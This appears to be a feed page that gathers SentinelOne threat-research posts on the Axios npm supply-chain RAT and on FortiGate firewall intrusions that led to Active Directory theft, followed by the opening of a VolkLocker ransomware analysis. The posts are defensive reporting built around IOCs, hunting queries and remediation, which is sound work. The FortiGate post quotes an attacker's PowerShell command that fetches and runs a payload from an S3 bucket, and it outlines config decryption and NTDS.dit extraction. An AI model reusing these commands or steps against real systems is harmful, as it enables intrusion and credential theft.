Visualização normal

Antes de ontemStream principal

Securing the Supply Chain: How SentinelOne®’s AI EDR Stops the Axios Attack Autonomously

2 de Abril de 2026, 16:50
A guide to the suspected North Korean cyber attack—and how SentinelOne defends against it at machine speed

On March 31, 2026, a North Korean state actor hijacked the npm credentials of the primary Axios maintainer and published two backdoored releases that deployed a cross-platform remote access trojan (RAT) to Windows, macOS, and Linux systems. Axios is the most widely used HTTP client in the JavaScript ecosystem, with approximately 100 million weekly downloads and a presence in roughly 80% of cloud and code environments. The malicious versions were live for approximately three hours. An estimated 600,000 downloads occurred during that window with no user interaction required beyond a routine npm install.

SentinelOne protects against this attack, demonstrating why autonomous, layered defense at machine speed is not optional when adversaries operate at this velocity. In this attack, the first infection was observed 89 seconds after publication. At that pace, manual workflows do not have a response window. They have a spectator seat.

For SentinelOne’s customers and partners, here’s a quick overview of the compromise, SentinelOne’s response, and steps you can take to further protect your environment.

What Happened: The Anatomy of a State-Level Supply Chain Weapon

The attacker, tracked as UNC1069 by Google Threat Intelligence and Sapphire Sleet by Microsoft, compromised maintainer credentials and published axios@1.14.1 (tagged “latest”) and axios@0.30.4 (tagged “legacy”). Each version introduced a single new dependency: plain-crypto-js@4.2.1, a purpose-built trojan. The malicious package’s postinstall hook silently deployed a cross-platform RAT communicating over HTTP to C2 infrastructure at sfrclak[.]com (142.11.206[.]73), commonly being referred to as WAVESHAPER.V2.

The operational sophistication was striking. The attacker pre-staged a clean version of plain-crypto-js 18 hours before detonation to evade novelty-based detection. Publication occurred just after midnight UTC on a Sunday to maximize the response window. The malware self-deleted after execution, swapping its malicious package.json for a clean stub, leaving forensic evidence only in lockfiles and audit logs.

Most critically, Axios had adopted OIDC Trusted Publishing, the post-Shai-Hulud hardening measure npm promoted as the solution to credential-based attacks. But the OIDC configuration coexisted with a long-lived npm access token. npm’s authentication logic prioritizes environment variable tokens over OIDC when both are present. The attacker stole the legacy token and bypassed every modern control the project had in place.

The issue is architectural: security controls that coexist with the mechanisms they are meant to replace provide a false sense of protection. Axios had Trusted Publishing, SLSA provenance, and GitHub Actions workflows. None of it mattered because the old key was still under the mat.

How SentinelOne Is Protecting Customers

Behavioral Detection via the Lunar Engine

SentinelOne’s Lunar behavioral engine detects the renamed binary execution technique central to the Windows attack chain, in which PowerShell is copied to %PROGRAMDATA%\wt.exe and executed under a disguised process. The RenamedBinExecution logic catches this behavior regardless of the specific payload hash, providing durable detection against variants.

Global Hash Blocklist

All known stage payloads, malicious npm package tarballs, and RAT binaries across Windows, macOS, and Linux have been added to the SentinelOne Cloud blocklist with a globally blocked reputation status. This provides immediate protection for all customers with cloud-connected agents.

Wayfinder Threat Hunting

The Wayfinder Threat Hunting team executed proactive hunts across all MDR regions and operating systems using Axios-specific IOCs, including DNS queries to sfrclak[.]com, file artifacts (com.apple.act.mond, /tmp/ld.py, wt.exe), and consolidated hash sets. All true positive findings generate console alerts, with MDR customers receiving direct analyst engagement and escalation.

Sustained Research on This Threat Actor

SentinelLABS has tracked BlueNoroff, the DPRK-linked threat cluster with significant overlap to UNC1069, across multiple campaigns targeting macOS and credential theft operations. The WAVESHAPER.V2 macOS binary recovered from the Axios compromise carries the internal project name “macWebT,” a direct lineage marker to BlueNoroff’s documented webT module. SentinelLABS published detailed analysis of this tooling family in 2023 when RustBucket first emerged as a macOS-targeted campaign, and again in 2024 when BlueNoroff shifted to fake cryptocurrency news as a delivery mechanism with novel persistence techniques.

The initial access vector matters here, too. In March 2026, Google Threat Intelligence reported that UNC1069 leverages ClickFix, a social engineering technique that weaponizes user verification fatigue, as an initial access vector for credential harvesting. SentinelLABS had already published a detailed analysis of ClickFix techniques and their use in delivering RATs and infostealers before Google’s attribution dropped.

The behavioral detections that caught the Axios compromise were built on this accumulated intelligence, not written after the fact.

Live Security Updates (LSU)

Customers with LSU enabled receive real-time detection updates without waiting for agent releases, ensuring coverage evolves as fast as the threat intelligence does. This is critical for rapidly evolving supply chain campaigns where new IOCs emerge hourly.

What You Should Do Now

Supply chain compromise exploits the inherent trust enterprises place in their software delivery infrastructure. When that trust is weaponized by a state-level actor, the response must be both immediate and structural.

  1. Audit and contain. Search all environments for axios@1.14.1 and axios@0.30.4. Treat any system that installed either version during the exposure window as fully compromised. Rebuild from known-good images rather than attempting in-place cleanup.
  2. Rotate every credential the endpoint could reach. npm tokens, SSH keys, CI/CD secrets, cloud provider keys, and API tokens accessible from impacted systems must be rotated immediately. The RAT was designed to harvest exactly these credential types.
  3. Pin dependencies and enforce lockfiles. Use npm ci (not npm install) in all CI/CD pipelines. Commit and audit lockfiles. Organizations using strict lockfile discipline were protected even during the three-hour exposure window. This is the single most actionable control.
  4. Eliminate legacy npm tokens. Inventory all long-lived tokens across the organization. Migrate to OIDC Trusted Publishing and revoke legacy tokens entirely. Do not leave them as fallbacks. The coexistence of old and new authentication is what this attack exploited.
  5. Harden detection policy. Ensure Behavioral AI and Documents & Scripts engines are set to Protect (On Execute). Avoid broad exclusions for developer tools like node.exe or npm. Enable LSU for real-time detection updates.
  6. Extend endpoint coverage to developer workstations and CI runners. These environments have access to production secrets, deployment credentials, and code signing infrastructure. They are typically less monitored than production servers. DPRK has recognized this asymmetry and is systematically exploiting it.
  7. Hunt proactively. Use Deep Visibility to search for DNS queries to sfrclak[.]com, connections to 142.11.206[.]73, and the presence of plain-crypto-js in any node_modules directory. SentinelOne’s 2025 Annual Threat Report documents how supply chain attacks are part of a broader pattern where adversaries are “shifting left” to subvert the build process itself, compromising software before it ever reaches production.

Practitioner Investigative Guide

In addition to the strategic recommendations above, here are some specific queries, file paths, and commands you can execute now to protect your environment.

Determine Blast Radius

Your first job is to answer one question: did any system in my environment pull a compromised Axios version during the March 31 exposure window (00:21 – 03:25 UTC)?

In the SentinelOne Console:

  • Open the Wayfinder alert queue. Look for the alert name “Axios NPM Supply Chain Compromise” (Wayfinder retroactive rule). If these alerts are not visible under default filters, switch the alert type from “EDR” to “All”, as these surface as Custom/STAR alerts.
  • For each alert, review the Storyline and process tree. The typical chain looks like this:
    • Developer process (VS Code, Electron, Node, Yarn, npx) → nodesetup.js under plain-crypto-jscurl download from sfrclak[.]com:8000/6202033 → OS-specific payload execution
  • Classify the affected asset: developer workstation, CI/CD runner, or production server. This drives urgency. Shared CI runners imply wider blast radius because multiple teams and credential sets may be exposed.

Deep Visibility / Event Search hunts to run immediately:

What You’re Looking For Query Pattern
C2 DNS resolution #dns contains:anycase 'sfrclak.com'
C2 IP connection #ip contains '142.11.206.73'
Malicious dependency on disk File path contains

node_modules/plain-crypto-js/ or */plain-crypto-js/setup.js

macOS RAT binary File path: /Library/Caches/com.apple.act.mond
Linux loader File path: /tmp/ld.py
Windows payload File path: %PROGRAMDATA%\wt.exe
Renamed PowerShell execution Lunar detection: RenamedBinExecution

Run hash hunts against consolidated IOC lists even if the global blocklist is already active. Historic hits help you quantify which systems were exposed and when.

Contain and Kill

For every system with confirmed Axios-related activity:

  • Mark the Storyline as Threat in the SentinelOne Console. Confirm that remediation commands (Kill + Quarantine) executed successfully.
  • Network-isolate the endpoint if the C2 connection succeeded (outbound to sfrclak[.]com or 142.11.206[.]73). Check for any secondary tooling or persistence beyond the initial RAT.
  • Block at the perimeter. Add the following to your firewall, proxy, and DNS blocklists:
    • Domain: sfrclak[.]com
    • IP: 142.11.206[.]73
    • Port: 8000
  • Check for persistence mechanisms:
    • Windows: Registry key “Microsoft Update” (used by the RAT for persistence), presence of 6202033.vbs or 6202033.ps1
    • macOS: Any process spawned from /Library/Caches/com.apple.act.mond, AppleScript execution from /var/folders/.../6202033
    • Linux: Active python3 processes running /tmp/ld.py, nohup wrappers

Credential Rotation and Dependency Cleanup

Assume every credential accessible from a confirmed-compromised endpoint is stolen. The RAT was built to harvest them.

Credential rotation checklist:

  • npm access tokens (revoke and reissue)
  • SSH keys (regenerate keypairs, update authorized_keys on all targets)
  • CI/CD pipeline secrets (GitHub Actions secrets, GitLab CI variables, Jenkins credentials)
  • Cloud provider keys (AWS access keys, GCP service account keys, Azure SPN secrets)
  • API keys and .env file contents
  • Git signing keys and code signing certificates if accessible from the endpoint

Dependency cleanup (all environments):

  • Pin Axios to known-good versions: axios@1.14.0 (1.x branch) or axios@0.30.3 (legacy branch)
  • Delete node_modules/plain-crypto-js/ wherever it exists
  • Run npm cache clean --force (or equivalent for Yarn/pnpm) on all affected build environments
  • Reinstall cleanly using npm ci --ignore-scripts during the cleanup period to prevent any other postinstall hooks from executing
  • Audit your package-lock.json / yarn.lock / pnpm-lock.yaml for any reference to plain-crypto-js. Its presence in a lockfile is a forensic indicator that the compromised version was resolved, even if the malware self-deleted.

Harden and Validate

Policy hardening:

  • Confirm Behavioral AI engine is set to Protect (On Execute), not Detect-only
  • Confirm Documents & Scripts engine is set to Protect (On Execute)
  • Review and remove any broad exclusions for node.exe, npm, yarn, python3, or developer IDEs
  • Verify LSU (Live Security Updates) is enabled. Customers on Fed/OnPrem environments without LSU access should confirm they are on the latest Service Pack
  • Confirm the SentinelOne agent is deployed on all developer workstations and CI/CD runners, not just production servers

Validation sweep:

  • Run a full disk scan on every endpoint that was in the blast radius
  • Verify no new users, services, or scheduled tasks were created during the exposure window
  • Confirm that network blocks for C2 infrastructure are active and logging hits
  • Re-run the Deep Visibility hunts from Hour 0-1 to verify no new activity has appeared

Key IOC Reference Card

Keep this card accessible for your team during the response.

Malicious packages:

Package SHA-1
axios@1.14.1 2553649f2322049666871cea80a5d0d6adc700ca
axios@0.30.4 d6f3f62fd3b9f5432f5782b62d8cfd5247d5ee71
plain-crypto-js@4.2.1 07d889e2dadce6f3910dcbc253317d28ca61c766

C2 infrastructure:

Indicator Value
Domain sfrclak[.]com
IP 142.11.206[.]73
Port 8000
URL pattern hxxp[://]sfrclak[.]com:8000/6202033
RAT User-Agent mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)

File artifacts by OS:

OS Artifact Path
macOS RAT binary /Library/Caches/com.apple.act.mond
macOS Temp script /var/folders/.../6202033
Windows Renamed PowerShell %PROGRAMDATA%\wt.exe
Windows Stage 1 system.bat
Windows Stage 2 6202033.ps1
Windows VBS launcher 6202033.vbs
Linux Python loader /tmp/ld.py

RAT beacon behavior: HTTP POST every 60 seconds, Base64-encoded JSON, two-layer obfuscation (reversed Base64 + XOR with key OrDeR_7077, constant 333). The IE8/Windows XP User-Agent string is anachronistic and serves as a strong network-level detection indicator.

SentinelLABS Expanded Indicators:

Indicator Value Note
Email nrwise@proton[.]me Involved in supply chain compromise.
Email ifstap@proton[.]me Involved in supply chain compromise.
Domain callnrwise[.]com Domain overlaps with email scheme and infrastructure design from confirmed C2 domain.
Domain focusrecruitment[.]careers Overlapping domain registration details and timeline. Medium Confidence
Domain chickencoinwin[.]website Overlapping domain registration details and timeline. Medium Confidence

The Structural Problem Is Bigger Than Axios

The progression from event-stream (2018, individual actor) to Shai-Hulud (2025, self-replicating worm across 500+ packages) to Axios (2026, DPRK state actor with multi-vendor attribution from SentinelOne, Google, and Microsoft) is not a series of isolated incidents. It is a clear escalation in adversary sophistication and strategic intent. North Korean threat actors stole $2.02 billion in cryptocurrency in 2025 alone, a 51% increase year-over-year, and the Axios RAT harvests exactly the credential types that feed that revenue pipeline.

Developer environments are now a Tier 1 attack surface. The organizations that treat them as anything less are operating with a structural blind spot that state-level adversaries have already mapped.

SentinelOne’s Autonomous Security Intelligence framework delivers what this moment requires: AI-native protection that detects and contains threats at machine speed, human expertise through Wayfinder MDR that translates alerts into confident action, and a unified platform that eliminates the fragmented visibility where supply chain attacks hide. When the next three-hour window opens, the question is whether your defense moves faster than the attacker. With SentinelOne, it does.

Disclaimer: All third-party product names, logos, and brands mentioned in this publication are the property of their respective owners and are for identification purposes only. Use of these names, logos, and brands does not imply affiliation, endorsement, sponsorship, or association with the third party.


FortiGate Edge Intrusions | Stolen Service Accounts Lead to Rogue Workstations and Deep AD Compromise

Overview

Throughout early 2026, SentinelOne’s® Digital Forensics & Incident Response (DFIR) team has responded to several incidents where FortiGate Next-Generation Firewall (NGFW) appliances have been compromised to establish a foothold into the targeted environment. Each incident was detected and stopped during the lateral movement phase of the attack.

Fortinet has disclosed and issued patches for several high-severity vulnerabilities allowing unauthorized access during the activity period of our investigations. Successful exploitation of these flaws allows an attacker to extract the configuration file from the FortiGate appliance, which frequently contains service account credentials and valuable network topology information for the targeted environment.

We observed a consistent theme: targeted organizations fail to retain sufficient logs on these appliances, which prevents understanding exactly how and when attackers gained access. The dwell time between initial perimeter device compromise to network compromise was drastically different across two incidents we investigated, ranging from 2 months to near instantaneous follow-on activity.

This post explores the actions that an attacker or attackers conducted following likely exploitation of two of these FortiGate appliances in different environments. It also provides defenders with guidance to investigate compromise of these appliances and subsequent infiltration activities.

FortiGate Appliance Compromise

FortiGate network appliances have considerable access to the environments they were installed to protect. In many configurations, this includes service accounts which are connected to the authentication infrastructure, such as Active Directory (AD) and Lightweight Directory Access Protocol (LDAP). This setup can enable the appliance to map roles to specific users by fetching attributes about the connection that’s being analyzed and correlating with the Directory information, which is useful in cases where role-based policies are set or for increasing response speed for network security alerts detected by the device.

However, such access is abused by actors who compromise FortiGate devices, as we have seen in these recent incidents.

Through December 2025 and February 2026, Fortinet products have reportedly been exploited via CVE-2025-59718 and CVE-2025-59719, two vulnerabilities impacting Fortinet products’ Single Sign On (SSO) mechanisms by failing to validate cryptographic signatures. In effect, this means an attacker who sends a crafted SSO token can achieve unauthenticated administrative access as the cryptographic signature is not verified.

Another vulnerability, CVE-2026-24858, was patched by Fortinet in late January: this vulnerability permitted attackers to log into FortiGate devices where FortiCloud SSO was enabled. Attackers exploited this flaw by logging into the victim’s device using the attacker’s FortiCloud account.

Once an attacker gains access in this way, they can run the command show full-configuration to extract the FortiGate device configuration file. Fortinet’s FortiOS devices, including FortiGate appliances, use a reversible form of encryption on the configuration files, meaning an attacker can then identify embedded service accounts and extract them.

However, other recent reports have detailed that actors are scanning for open instances and then attempting to log into FortiGate devices using common weak credentials, which means actors can access such devices without a weaponized exploit.

FortiGate Configs Abused to Enroll Rogue Domain Workstations

In one incident (IOCS: Incident 1), the compromise likely began in late November 2025 and remained undetected through February 2026. After accessing the appliance, the actor created a new local administrator account on the FortiGate device named support and used it to create 4 new firewall policies that allowed the account to traverse all zones (source: all; destination: all).

Activity then dropped to low volumes of traffic through some of these policies, suggesting the actor was periodically checking that access was still available before later shifting to noisier network activity.

This pattern is consistent with an initial access broker (IAB) establishing a foothold and then selling it on to another actor. Insufficient FortiGate log retention meant we could only reconstruct the activity window rather than identify the precise initial access vector.

In February 2026, an attacker likely extracted the configuration file, which contained encrypted service account LDAP credentials. Evidence demonstrates the attacker authenticated to the AD using clear text credentials from the fortidcagent service account, suggesting the attacker decrypted the configuration file and extracted the service account credentials.

The service account was then used to authenticate to the victim’s environment from IP address 193.24.211[.]61. The attacker used the mS-DS-MachineAccountQuota attribute to join two rogue workstations to the AD; by default, this setting permits a standard account to join up to 10 workstations to the domain.

Joining the attacker’s workstation to the AD provided the attacker with more access to the environment with fewer security controls. The rogue workstation names are:

  • WIN-X8WRBOSK0OF
  • WIN-YRSXLEONJY2

Per Validin’s records on IP address 193.24.211[.]61, the IP has consistently shown an RDP port open with an exposed Windows system with workstation ID WIN-1J7L3SQSTMS. We did not see this workstation ID during our incident, but given the consistent nature of this system on the IP address, this workstation ID should be considered suspect.

The actor then performed network scanning across the environment, which generated security alerts and prevented further lateral movement. Identity logs showed massive volumes of failed logins indicating password spraying attempts, which originated from the FortiGate appliance IP address. There were also multiple delete.me file artifacts that suggest the actor likely used the SoftPerfect Network Scanner for enumeration.

There were multiple failed login attempts during the period of heavy activity in February, including from IP addresses 185.156.73[.]62 and 185.242.246[.]127, which are registered to networks in Ukraine and Kazakhstan, respectively.

FortiGate Access Exploited to Deploy RMM Tools and Steal NTDS

In another case we investigated in late January (IOCS: Incident 2), a threat actor accessed the organization’s FortiGate appliance and created a local administrator account with the name ssl-admin. As in the previous investigation, it is likely that the actor again extracted the configuration from the FortiGate appliance and decrypted it to harvest the AD administrator credentials.

Within 10 minutes of creating a local account on the FortiGate appliance, the actor logged into several servers in the victim’s environment with the built-in Domain Administrator account. Server authentication logs confirmed a series of successful Network (Type 3) and Remote Interactive (Type 10/RDP) logins originating from the FortiGate VPN-assigned IP range.

On one of the servers, the attacker launched SQL Server Management Studio (SSMS) but did not connect to any databases, possibly searching for stored connection details or credentials in the application.

The actor began staging files in the system’s C:\ProgramData\USOShared directory, a technique we have observed across multiple incidents. The attacker downloaded two Remote Monitoring and Management (RMM) tools: Pulseway and MeshAgent, which are legitimate system administration tools that are frequently abused by threat actors to achieve a deeper foothold in the target environment.

The actor abused legitimate cloud storage functionality by hosting the Pulseway application on a Google Cloud Storage URL at hxxps://storage.googleapis[.]com/apply-main/windows_agent_x64[.]msi, which is likely attacker-controlled. The MeshAgent RMM was installed on the domain controller and a file share. The actor modified a Windows Registry value SystemComponent=1 to hide MeshAgent from the “Programs and Features” list.

These tools were used to create Windows Scheduled Tasks named JavaMainUpdate and MeshUserTask for Pulseway and MeshAgent, respectively. The actor also downloaded malware from a cloud storage bucket via PowerShell from Amazon Web Services (AWS) Simple Storage Service (S3) hostname fastdlvrss[.]s3[.]us-east-1[.]amazonaws[.]com. Like the Google Cloud Storage URL, this is a legitimate Amazon resource that was likely registered by the attacker for unauthorized purposes. This stage used the following command:

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "Invoke-WebRequest -Uri
'hxxps://fastdlvrss[.]s3[.]us-east-1[.]amazonaws[.]com/paswr.zip' -OutFile
'C:\programdata\usoshared\Sysdmupd.zip'; Expand-Archive -Path
'C:\programdata\usoshared\Sysdmupd.zip' -DestinationPath 'c:\programdata\usoshared\'
-Force; Remove-Item 'c:\programdata\usoshared\Sysdmupd.zip'; cmd /c
'c:\programdata\usoshared\java.exe';"

The attacker gave the malicious DLLs the same names as legitimate Java files, causing the application to load the malware via DLL side-loading instead of the real components. The Java-loaded payload beaconed to two domains: ndibstersoft[.]com and neremedysoft[.]com. These payloads were executed against other servers on the network using PsExec, including the primary and secondary domain controllers.

The actor then created a Volume Shadow Copy backup of the primary domain controller via Windows Management Instrumentation Controls (WMIC) and extracted the NTDS.dit file and SYSTEM registry hive from the backup using the makecab command, then used makecab to compress each file.

The malicious Java application then established a connection on port 443 to IP address 172.67.196[.]232, a Cloudflare-owned IP address with thousands of domain records. The connection was terminated after 8 minutes, and the compressed NTDS.dit and registry hive files were deleted. This sequence of events suggests the attacker uploaded the data to their infrastructure during this session.

Following this activity, we observed no evidence of the threat actor leveraging new or additional user accounts. While the actor may have attempted to crack passwords from the data, no such credential usage was identified between the time of credential harvesting and incident containment.

Conclusion

NGFW appliances have become ubiquitous because they provide strong network monitoring capabilities for organizations by integrating security controls of a firewall with other management features, such as AD. However, these devices are high-value targets for actors with a variety of motivations and skill levels, from state-aligned actors conducting espionage to financially motivated attacks such as ransomware.

As Amazon Security recently wrote, lower skilled threat actors have been boosted by integrating large language models (LLM) into their workflows, making attacks easier and more automated despite demonstrating limited knowledge after exploitation. SentinelOne does not see indications that the campaigns identified in the aforementioned cases are associated with the threat actor tracked by Amazon Security, particularly given the relatively high dwell time between initial access and further activity mentioned in the first incident.

However, organizations should prepare for increases in attack volume at network edge devices as attackers find novel ways to bypass LLM safeguards: these appliances are valuable targets and are often exposed to the open internet. LLMs are often trained on these products and can readily supply information to actors that facilitates gaining access and understanding how to navigate from network appliances deeper into the targeted environment without the knowledge uplift previously required by threat actor crews.

Organizations should consider that FortiGate and other edge devices typically do not permit security software to be installed on the appliance, such as endpoint detection and response (EDR) tools. The best defense for these appliances is to apply strong administrative access controls and to keep the software patched to prevent exploitation. Further, both of these investigations were hindered by insufficient FortiGate log retention. Organizations should ensure they have at least 14 days of log retention on NGFW appliances like FortiGate, though 60-90 days is much better when possible.

SentinelOne recommends sending all logs to a Security Incident & Event Monitoring (SIEM) or similar log aggregation system, as attackers may delete logs from local systems after establishing access, but they can’t delete what’s already been sent to a security center. A SIEM can help at each stage of an attack:

  1. UEBA and Identity Intelligence: User entity and behavior analytics (UEBA) within a SIEM baselines “normal behavior for every administrator, allowing the SIEM to immediately flag a login if it originates from an unrecognized device or “impossible travel” location. By identifying these anomalies at the moment of entry, the SIEM can alert defenders even if the attacker is using perfectly valid, stolen credentials.
  2. Detection of Configuration Access and Credential Extraction: A SIEM monitors the FortiGate audit logs for sensitive CLI commands like show full-configuration or backup exports occurring outside of maintenance windows. By correlating these actions with an unusual admin login location, the SIEM can alert security teams that a configuration file and the credentials within it may have been compromised.
  3. Spotting Unauthorized Account Creation: When a threat actor creates a local “backdoor” admin account, the SIEM immediately flags the user-creation event as a high-priority anomaly. It compares this new account against a “whitelist” of authorized admins, ensuring that any account created without a linked Change Management ticket is treated as an active breach.
  4. Monitoring Malware Downloads & C2 Traffic: SIEMs analyze network flow data to identify internal systems reaching out to known malicious IPs or suspicious domains via PowerShell. By detecting the “heartbeat” of a C2 channel, the SIEM allows defenders to kill the connection before the attacker can begin exfiltrating data.
  5. Preserving Evidence Against Log Deletion: Because the FortiGate appliance streams its logs to the SIEM in real-time, the attacker cannot hide their tracks by clearing the local logs. The SIEM maintains an immutable record of every command the attacker typed, providing the forensic evidence needed to understand the full scope of the intrusion.
  6. Neutralizing the Threat with Automation: Modern SIEMs now come with automation built in allowing the SIEM to trigger automated playbooks the millisecond an attack is detected, such as instantly disabling the compromised service account or “shunning” the attacker’s IP at the network perimeter. By removing the need for human intervention in the initial response, automation slashes the attacker’s dwell time, effectively neutralizing the breach before malware can begin to spread.

Below, we share guidance for organizations and other incident responders on how to investigate a suspected FortiGate intrusion of this nature.

Forensic Investigation Guidance

FortiGate

Malicious SSO/Unexpected Logins:

Search system logs for Log ID 0100032001 (Admin login successful, method sso).

Check for usernames matching public IOCs (e.g., cloud-init@mail.io, cloud-noc@mail.io).

Configuration Download:

Search for Log ID 0100032095 (System config file has been downloaded).

The timestamp confirms when the attacker exported the configuration file.

Malicious Local Admin Account Creation:

Identify the exact creation time and source IP using Log ID 0100044547 (Object attribute configured) with cfgpath="user.local" or cfgpath="system.admin".

VPN Sessions:

Identify the attacker’s source IP by analyzing the remip field in VPN tunnel logs.

Look for Log ID 0101039424 (SSL VPN tunnel up) or 0101037138 (IPsec tunnel up).

Note the internal IP addresses for later correlation with evidence from the Domain Controller(s).

Domain Controllers

Rogue Computer Account Creation (Domain Join):

Windows Event ID 4741: Confirms the creation of a computer account.

Verify the Subject: Security ID matches FortiGate’s stolen LDAP bind account.

Use the SubjectLogonId from 4741 to find the corresponding Event ID 4624 (Logon Type 3) on the same domain controller to extract the Source Network Address (should match the attacker’s internal VPN IP identified via FortiGate logs).

Directory Service Changes (Advanced Audit):

If enabled, Event ID 5136 shows exact attributes set during the join (e.g., missing SPNs, modified UAC values), indicating the use of automated tools like Impacket.

DNS Record Creation:

DNS Server Audit log (Event ID 515 – Record Create): Records the creation of the host (A) record, including workstation name and timestamp.

Microsoft-Windows-DNSServer/Analytical log: Provides the Client IP (internal VPN IP) and the QNAME (workstation name being registered).

Active Directory

Find Malicious Computer Objects:

Check mS-DS-CreatorSID: If multiple rogue computers share the same SID, and it belongs to the Fortinet LDAP service account, compromise is confirmed.

Check for defined SPNs: The lack of SPNs is a red flag and a likely malicious indicator.

Note whenCreated: This attribute stores the exact time the object was added.

Originating Domain Controller and Time:

Check the sAMAccountName attribute to identify the Originating DSA (the domain controller that originally created the object) and the Originating Time.

Indicators of Compromise

Domains

ndibstersoft[.]com – Incident 2, Java-sideloaded payload C2 domain
neremedysoft[.]com – Incident 2, Java-sideloaded payload C2 domain
fastdlvrss[.]s3[.]us-east-1[.]amazonaws[.]com – Incident 2, S3 subdomain hosting weaponized Java payloads

IP Addresses

185.156.73[.]62 – Incident 1, failed login source IP
185.242.246[.]127 – Incident 1, failed login source IP
193.24.211[.]61 – Incident 1 threat actor connection via ‘support’ account

URLs

hxxps://fastdlvrss[.]s3[.]us-east-1[.]amazonaws[.]com/paswr.zip – Incident 2, URL hosting weaponized Java application & payloads
hxxps://storage.googleapis[.]com/apply-main/windows_agent_x64[.]msi – Incident 2, URL hosting Pulseway RMM

Account Names Created by Threat Actor

ssl-admin – Incident 2, FortiGate local administrative account
support – Incident 1, FortiGate local administrative account

Windows Workstation Names

WIN-1J7L3SQSTMS – Incident 1, Windows hostname of RDP service hosted on attacker IP 193.24.211[.]61
WIN-X8WRBOSK0OF – Incident 1, rogue workstation ID
WIN-YRSXLEONJY2 – Incident 1, rogue workstation ID

Third-Party Trademark Disclaimer:

All third-party product names, logos, and brands mentioned in this publication are the property of their respective owners and are for identification purposes only. Use of these names, logos, and brands does not imply affiliation, endorsement, sponsorship, or association with the third-party.

  • ✇Cybersecurity Blog | SentinelOne
  • CyberVolk Returns | Flawed VolkLocker Brings New Features With Growing Pains Jim Walter
    CyberVolk is a pro-Russia hacktivist persona we first documented in late 2024, tracking its use of multiple ransomware tools to conduct attacks aligned with Russian government interests. After seemingly lying dormant for most of 2025 due to Telegram enforcement actions, the group returned in August with a new RaaS offering called VolkLocker (aka CyberVolk 2.x). In this post, we examine the functionality of VolkLocker, including its Telegram-based automation, encryption mechanisms, and affiliate
     

CyberVolk Returns | Flawed VolkLocker Brings New Features With Growing Pains

11 de Dezembro de 2025, 11:00

CyberVolk is a pro-Russia hacktivist persona we first documented in late 2024, tracking its use of multiple ransomware tools to conduct attacks aligned with Russian government interests. After seemingly lying dormant for most of 2025 due to Telegram enforcement actions, the group returned in August with a new RaaS offering called VolkLocker (aka CyberVolk 2.x).

In this post, we examine the functionality of VolkLocker, including its Telegram-based automation, encryption mechanisms, and affiliate features. Our analysis reveals an operation struggling with the challenges of expansion: taking one step forward with sophisticated Telegram automation, and one step backward with payloads that retain test artifacts enabling victim self-recovery.

Technical Details

VolkLocker payloads are written in Golang, with versions supporting both Linux and Windows. Base builds are shipped without obfuscation, and RaaS operators are encouraged to use UPX for packing rather than being offered native crypting or packing features as is common with many other RaaS offerings.


Operators building new VolkLocker payloads must provide a bitcoin address, Telegram bot token ID, Telegram chat ID, encryption deadline, desired file extension, and self-destruct options.

Required options for CyberVolk builds

